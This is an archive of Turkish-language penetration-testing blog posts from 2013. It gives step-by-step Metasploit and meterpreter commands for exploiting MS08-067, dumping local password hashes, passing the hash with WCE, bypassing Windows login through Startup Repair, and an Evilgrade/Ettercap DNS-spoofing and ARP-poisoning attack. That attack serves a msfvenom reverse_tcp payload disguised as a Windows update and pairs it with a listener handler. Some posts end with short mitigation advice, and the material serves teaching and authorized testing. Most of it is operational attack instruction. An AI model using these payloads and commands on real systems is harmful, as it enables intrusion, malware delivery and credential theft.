28 Eylül 2013 Cumartesi

İpucu: Yerel Yöneticilere Ait Şifre Özetlerinin Ele Geçirilmesi


Yerel Yöneticilere Ait Şifre Özetlerinin Ele Geçirilmesi

Amaç
  • Yerel kullanıcılara ait şifre özetleri elde edilecektir.
Yöntem
Önceki bir yazıda mevcut zafiyet kullanılarak hedef makineye SYSTEM olarak giriş yapılmıştır. Bu kullanıcı hakları ile SAM/SYSTEM dosya bilgileri elde edilebilir. Hedef bilgisayarın konsoluna geçilebilir.

getuid
hashdump
shell

Şekil: Hedef makinedeki yerel kullanıcıların şifre özetlerinin elde edilmesi ve makinenin kabuğuna geçilmesi

Hashdump ile ilgili ayrıntılı bilgi ve alınabilecek hata mesajları için bakınız.

Önlem

  • Makineye SYSTEM hakları ile sızıldıktan sonra, yerel kullanıcılara ait şifre özetleri elde edilebilecektir. Bu sebeple önceki adımların gerçekleştirilememesi için önlem alınmalıdır.
  • Bu adımda elde edilen yerel kullanıcılara ait şifre özetleri, diğer makinelere erişim için kullanılacağından, organizasyondaki makinelerde bulunan yerel yönetici şifrelerinin farklı olması sağlanmalıdır.

23 Eylül 2013 Pazartesi

İpucu: Launch Startup Repair ile Fiziksel Olarak Erişilen Bilgisayarı Ele Geçirme

İpucu: Launch Startup Repair ile Fiziksel Olarak Erişilen Bilgisayarı Ele Geçirme

Bilgisayar açıldığında bir şekilde "Windows Error Recovery" ekranına getirilir. Bunun için PC yeniden başlatılırken, işletim sistemi yüklenmesi sırasında zorla bilgisayar yeniden başlatılabilir. Aşağıdaki ekranda "Launch Startup Repair (recommended)" seçeneği seçilir.

Yazının devamı için bakınız:
http://www.siberportal.org/red-team/windows-operating-system-penetration-tests/bypassing-windows-authentication-exploiting-launch-repair-startup/

10 Eylül 2013 Salı

İpucu: PsExec Yerine WCE ile Bilgisayara Sızma

İpucu: PsExec Yerine WCE ile Bilgisayara Sızma

Bazı durumlarda sadece elimizde kullanıcı özetleri (özellikle yerel hesaplar için) bulunabilmekte bu özetler kırılamamakta ve parolann açık hali elde edilememektedir.örneğin yerel yönetici parola özetini bir bilgisayardan alıp diğer bilgisayarlarda da ortak kullanıldığı tespit edilebilmekte (smb_login, smb_enumusers_domain vs ile) ancak diğer bilgisayarlara erişim sağlanamamaktadır. Örneğin psexec (Sysinternals, msfconsole, metasploit vs) çalışamamakta; "net use", RDP (mstsc) ise parolanın açık halini istemektedir. Bu gibi durumlarda WCE aracı "-s" parametresi ile kullanılabilir.

Senaryo:
Saldırgan tarafından ele geçirilen bir bilgisayarın gömülü yerel kullanıcı bilgileri aşağıdaki gibidir:

Kurban kullanıcısına ait olan bir bilgisayarın gömülü yerel kullanıcı bilgileri aşağıdaki gibidir:

Saldırgan "net use" komutu ile kurban makinesine ortak kullanılan yerel yönetici kullanıcısının parola özeti ile bağlanamıyor:

Saldırgan Sysinternals psexec aracı ile kurban makinesine ortak kullanılan yerel yönetici kullanıcısının parola özeti ile bağlanamıyor:

Not: Saldırgan Sysinternals psexec aracı ile kurban makinesine ortak kullanılan yerel yönetici kullanıcısının parolası (Deneme.123?) ile bağlanabiliyor:

Bu gibi durumlarda WCE aracı kullanılabilir. Normalde saldırganın parola ve parola özet bilgisi aşağıdaki gibidir:

Bu bilgiler "wce -s" komutu ile değiştirilirse, kurbanın makinesine bağlantı kurulumu parolanın açık haline gerek kalmadan "net use" ile sağlanabilir.


Bu aşamadan sonra, hedef sisteme MS psexec aracı ile komut satırı bağlantısı da kurulabilir. Veya Services / Registry Editor konsollarıyla da erişilebilir.

Not: Bazı durumlarda bu işlem çalışmayabilmektedir. Çalışıp çalışmadığının kontrolü için parola özetinin ilk hali ve RAM bilgisi değiştirildikten sonraki hali "wce" komutunun çalıştırılmasıyla kontrol edilebilir. 

Not: Bir kaç deneme yapılmasına rağmen "net" aracı ile bağlantı başarılı bir şekilde gerçekleşemeyip, parolanın açık hali isteniyorsa saldırgana ait Windows bilgisayar yeniden başlatılabilir.

Not: NTLM değişimi gerçekleşmesine ve bilgisayarın yeniden başlatılmasına rağmen, parolanın açık hali istenmeye devam ediyorsa, "net" aracına etki alanı değişik formatlarda verilebilir. Örneğin; "/user:192.168.100.110\Administrator", "/user:WORKGROUP\Administrator", "/user:PC_Kurban\Administrator",... gibi.

Not: Eğer RAM üzerindeki değer değişmemişsse (hala "Saldırgan" kullanıcısının parolası gözüküyorsa), kurban bilgisayarına sızmak için kullanılan kullanıcı adı (Administrator) ile aynı isimdeki bir kullanıcı adı ile saldırgan bilgisayarında oturum açmak gerekebilir. Yani, yukarıdaki ekran görüntüsü saldırgana ait sanal bilgisayarda Saldırgan kullanıcı adı ile gerçekleştirilmişti. Elde edilen kurban bilgisayarındaki kullanıcı adı Administrator olduğu için, saldırgan bilgisayarında da Administrator adındaki kullanıcı ile oturum açmak gerekebilir. 


28 Ağustos 2013 Çarşamba

İpucu: Windows Update Özelliğinin Kötüye Kullanılması

İpucu: Windows Update Özelliğinin Kötüye Kullanılması

Uygun şekilde yapılandırılmamaış ağlarda saldırgan, kurban olarak seçtiği bir bilgisayar ile bu bilgisayarın gitmek istediği hedef adresin arasına girebilir. Örneğin Windows işletim sistemini güncellemesini gerçekleştirmek isteyen kurban, Microsoft’un güncelleme sitesine gitmek yerine, saldırganın belirlediği DNS kaydına göre ilgili bir sunucuya yönlendirilebilir. Böylece Windows işletim güncellemesi yerine saldırganın gönderdiği zararlı yazılım yüklenerek kurban bilgisayar, saldırganın eline geçmiş olur.

Bu işlemler 7 adımda incelenecektir:
  • Saldırgan ve kurban bilgisayarları birbirlerine olan erişimleri kontrol edilecek
  • Evilgrade uygulaması kurulacak ve “winupdate” modülü seçilecek
  • “winupdate” modülü ve ilgili diğer kaynaklar ayarlanacak
  • Ettercap ile KurbanaDNS spoofing saldırısı gerçekleştirilecek
  • Saldırgan, kurban bilgisayardan gelen bağlantı taleplerini dinleyecek olan bir ortamı hazırlayacak
  • Kurban işletim sistemini güncellemek için talepte bulunacak ve saldırganın hazırlamış olduğu zararlı uygulamayı indirecek
  • Kurbanın zararlı yazılımı çalıştırmasıyla saldırgan kurbanın bilgisayarına bağlanacak ve hak yükseltecek

Erişimlerin Kontrolü
Kurban makine (192.168.100.78), saldırgan makineye erişebilmektedir:

Saldırgan makine (192.168.100.75), kurban makineye erişebilmektedir:


Evilgrade Uygulamasının Kurulumu ve Seçilen Modülün Seçilmesi
Öncelikle www.github.com/infobyte/evilgrade adresinden uygulama sıkıştırılmış bir dosya olarak indirilir:

Bu dosya saldırgana ait Backtrack bilgisayarına kopyalanır ve sıkıştırılmış dosya açılır. Evilgrade betiği çalıştırılır:

Modüllerin yüklenmesi beklenir:

Not: Diğer EvilGrade kurulum metodları için bakınız: http://blog.techdynamics.org/2011/07/howto-install-evilgrade-on-backtrack5.html

Not: Modüllerin listelenmesi için aşağıdaki komut çalıştırılır.
show modules

“winupdate” modülü kullanılmaya başlanır. Kullanılan komutlar aşağıdaki gibidir:
configure winupdate
show options

Not: Betik büyük/küçük harf duyarlıdır.
Üstteki ekran görüntüsünde de görüldüğü gibi “microsoft.com” üst alan adındaki bir takım sitelere erişim sağlanmaya çalışıldığında “agent.exe” adlı uygulama gönderilecektir.

“winupdate” Modülünün ve İlgili Kaynakların Ayarlanması
winupdate modülünde iki önemli nokta vardır: VirtualHost ve Agent. Bu başlıkta, 2 değere göre kaynak ayarlaması gerçekleştirilecektir.

VirtualHost: Kurban bilgisayara gerçekleştirilecek DNS Spoofing saldırısı için Ettercap adı verilen bir uygulama kullanılacaktır. Ettercap uygulaması, DNS spoofing için “/usr/local/share/ettercap/etter.dns” adlı dosyadaki DNS kayıtlarını kullanmaktadır. Bu dosya açılarak içerisine Microsoft sistemlerinin güncellenmesi için kulanılan DNS kayıtları için saldırgan tarafından belirlenen IP adresleri yazılır. Bu adres saldırganın sahip olduğu başka bir saldırı makinesi olabileceği gibi, saldırgann kullandığı Backtrack makinesi de olabilir. Örnek olarak saldırganın makinesi verilmiştir:

Agent: Kurbana gönderilecek olan ajan uygulamanın oluşturulması için msfcli, msfpayload, msfvenom, veya diğer teknikler kullanılabilir. Örnek olarak msfvenom kullanılacaktır. Bu amaçla ayrı bir konsolda msfvenom dizini tespit edilir:
which msfvenom
ls -la /usr/local/bin/msfvenom

EvilGrade uygulamasının başlatıldığı konsola geri dönülerek ajan uygulama oluşturulur. Bunun için, msfvenom kullanılarak kurbanın bağlanması istenen IP adresi (192.168.100.75) ve porta (TCP/4444) bağlantıyı sağlayacak olan “WindowsGuncellemeSaldirisi.exe” adlı bir exe oluşturulup tmp dizinine kaydedilir. Daha sonra da bu exe, ajan olarak ayarlanır.
set agent '["/opt/metasploit-4.4.0/app/msfvenom -p windows/meterpreter/reverse_tcp -e -i 3 LHOST=192.168.100.75 LPORT=4444 -f exe  1> <%OUT%>/tmp/WindowsGuncellemeSaldirisi.exe<%OUT%>"]'

Ettercap ile DNS Spoofing İşleminin Başlatılması
Öncelikle boş bir konsol kullanılarak Ettercap arayüzü açılır. Daha sonra da spoofing işlemini gerçekleştirecek olan saldırganın ilgili ağ adaptörü seçilir (Shift + U).
ettercap -G
Sniff > Unified Sniffing 

Not: Seçilen adaptörün dinleme modunda olduğu görülmektedir.

Gelinen pencerede eklentiler listelenir (CTRL + P) ve “dns_spoof” adlı eklenti iki kerek tıklanarak aktifleştirilir:
Plugins > Manage the plugins
dns_spoof

Erişim sağlanabilen sistemler taranır (CTRL + S).
Hosts > Scan for hosts

Not: Tarama sonucunda tespit edilen sistemler listelenebilir (H):
Hosts > Hosts list

Tespit edilen sistemlere Arp zehirlemesi yapılır.
Mitm > Arp poisoning
Optional parameters: Sniff remote connections.

Not: Arp zehirleme işlemin gerçekleştirileceği gruplar otomatik olarak oluşur.


Dinleme işlemi başlatılır (CTRL +W).
Start > Start Sniffing

Not: İstemcinin herhangi bir işleminde saldırgan araya girmiş bulunmaktadır.

Saldırganın Kurban Bilgisayarı Dinlemesi
Saldırgan, saldırıya geçmeden önce kurbanın bağlantıyı kurdupubnda bu bağlantıyı dinleyeceği bir ortam gereklidir. Bu ortamı netcat sağlayabileceği gibi, meterpreter kabuğu ile iletişim kurabilen handler modülü de sağlayabilir. Kurbanın kuracağı bağlantıyı dinlemek için handler modülü başlatılır ve bağlantının kurulacağı IP (192.168.100.75) ve Port (4444) bilgisi girilir.
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.100.75
set LPORT 4444
show options

Gerekli ayarlamalar uygun şekilde gerçekleştirildikten sonra, kurbanın bağlantıyı başlatması beklenir:

Kurbanın Windows Güncelleştirmesini Başlatması ve Zararlı Yazılımı Alması
Kurban bilgisayarda Windows işletim sistemi güncelleştirilmesi için “windows.update.microsoft.com” adresi kullanılabilir:

Not: İşletim sisteminin otomatik olarak güncellenmesi de beklenebilirdi.
Ettercap’İn DNS kayıtlarını değiştirmesi sayesinde, kurban bilgisayar, Microsoft’un sitesi yerine saldırganın makinesine gider. EvilGrade’in winupdate modülü sayesinde de, kurban bilgisayar, yasal güncelleme paketi yerine, msfvenom ile oluşturulan zararlı yazılımı indirir:

Kurban zararlı yazılımı masaüstüne kaydeder:

Not: Zararlı yazılımının talep edilmesi EvilGrade üzerinde de görülebilmektedir.

Kurbanın Zararlı Yazılımı Çalıştırması ve Saldırganın Kurban Bilgisayarına Bağlanması
Kurban masaüstündeki zararlı yazılımı çalıştırır.

Kurban bilgisayarda bu zararlı yazılım çalıştırıldığında, yazılımın oluşturulduğu PAYLOAD sayesinde, kurban, saldırganın bilgisayarına bağlantı kuracaktır. Böylece bağlantı kurulmasını bekleyen Handler modülüne bağlantı kurulmuştur:

Artık hak yükseltme işlemi gerçekleştirilebilir. Bu amaçla tüm prosesler listelenir:
ps

Sistem hakları ile çalışan uygun bir prosese sıçranır. İstenirse yerel makinedeki hesapların parola özetleri elde edilebilir veya başka işlemler gerçekleştirilebilir:
migrate 1124
getuid
hashdump


Kaynak site:
http://www.mshowto.org/mitm-saldiri-yontemi-ile-windows-server-2008-nasil-hack-edilir.html
http://r00tsec.blogspot.com/2011/07/hacking-with-evilgrade-on-backtrack5.html

26 Ağustos 2013 Pazartesi

İpucu: Zafiyetin Kullanılarak Bir Bilgisayara Sızılması


Zafiyetin Kullanılarak Bir Bilgisayara Sızılması

Amaç
  • Zafiyet taraması ile elde edilen zafiyetlerden faydalanılarak, öncelikle bir makineye sızılacak ve sonrasında diğer makinelere yayılmaya çalışılacaktır.
  • Zafiyet tespit edilen makinede, tam yetki (SYSTEM kullanıcı hakları) ile erişim sağlanmaya çalışılacaktır.
Yöntem
Sızma teslerine başlamadan önce zafiyet taraması gerçekleştirilir. Zafiyet taramasının nasıl gerçekleştirildiği ile ilgili ayrıntılı bilgi için bakınız:
http://ertugrulbasaranoglu.blogspot.com/2012/12/ipucu-zafiyet-taramasnn.html
Zafiyet taraması ile MS08-067 açıklığı tespit edilen 192.168.72.201 IP'li bilgisayara sızma işlemi gerçekleştirilecektir. Bu sızma işlemi için, öncelikle msf konsol kullanılacaktır. Bu sebeple “/opt/metasploit/msf3” dizini veya mevcut dizin içerisindeki msfconsole çalıştırılır:
cd /opt/metasploit/msf3
./msfconsole
Şekil: msf konsolun başlatılması

Zafiyet taramasında bulunan zafiyetler Metasploit Framework içerisinde aranır, zafiyete ait modül kullanılarak seçenekleri incelenir. Zafiyet taraması sonucunda elde edilen zafiyet "MS08-67: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check)" şeklinde tanımlanmaktadır ve hedef makinede tam kontrol elde edilmesi sağlanmaktadır. Bu zafiyetli ilgili ayrıntılı bilgi için Ulusal Bilgi Güvenliği Kapısı'nda bulunun bağlantıdaki yazı incelenebilir.

Not: Windows 2000 işletim sistemi ile Windows XP SP2 ve öncesi sistemler Microsoft’un güncelleme desteğini kaldırdığı eski sistemlerdir. Bu sistemlerde güncel olan önemli güvenlik özellikleri bulunmadığı gibi sahip oldukları kritik açıklıklar için bile herhangi bir güvenlik güncellemesi üretilmemektedir. Bu yüzden bu tür eski sistemlerin aktif olarak kullanılıyor olması saldırganlar için önemli bir saldırı noktası oluşturmaktadır.

Aranan zafiyet modülü bulunduktan sonra sızma işlemi için gerekli seçenekler ayarlanır. Bu seçeneklerden en önemlisi RHOST (Hedef / kurban IP) değeridir:
search ms08-067
use exploit/windows/smb/ms08_067_netapi
show options
set RHOST 192.168.72.201
Şekil: Zafiyetle ilişkili modülün bulunması ve exploit işlemi için seçeneklerin ayarlanması

Hedefe yönelik tercih seçeneği de ayarlanabilir ancak bu seçeneğin ayarlanmaması tavsiye edilir:
show targets
Şekil: Hedefe yönelik seçeneklerin incelenmesi

Gerekirse, seçilen modül hakkında ayrıntılı seçenekler incelenerek, gelişmiş değişiklikler de gerçekleştirilebilir:
show advanced
Şekil: Modüle ait seçeneklerin ayrıntılı olarak incelenmesi

Exploit işlemi için uygun PAYLOAD belirlenir ve seçenekler incelenir.
set PAYLOAD windows/meterpreter/reverse_tcp
show options
Şekil: Uygun PAYLOAD değerinin seçilmesi

LHOST (Kaynak / Saldırgan IP) seçeneğine hedef IP’nin cevabını yollaması gerektiği IP bilgisi girilir. Exploit işlemi gerçekleştirilir:
set LHOST 192.168.172.200
show options
exploit
Şekil: PAYLOAD seçeneklerinin ayarlanması ve exploit işleminin başlatılması

Önlem

  • Organizasyonda belli periyotlarla zafiyet testi yapılmalıdır.
  • Sistemlerde bulunan zafiyetler giderilmelidir.
  • Eski sistemler yenileri ile değiştirilmeli, işletim sistemleri ve kullandıkları servislerin güncellemeleri geciktirilmeden uygulanmalıdır.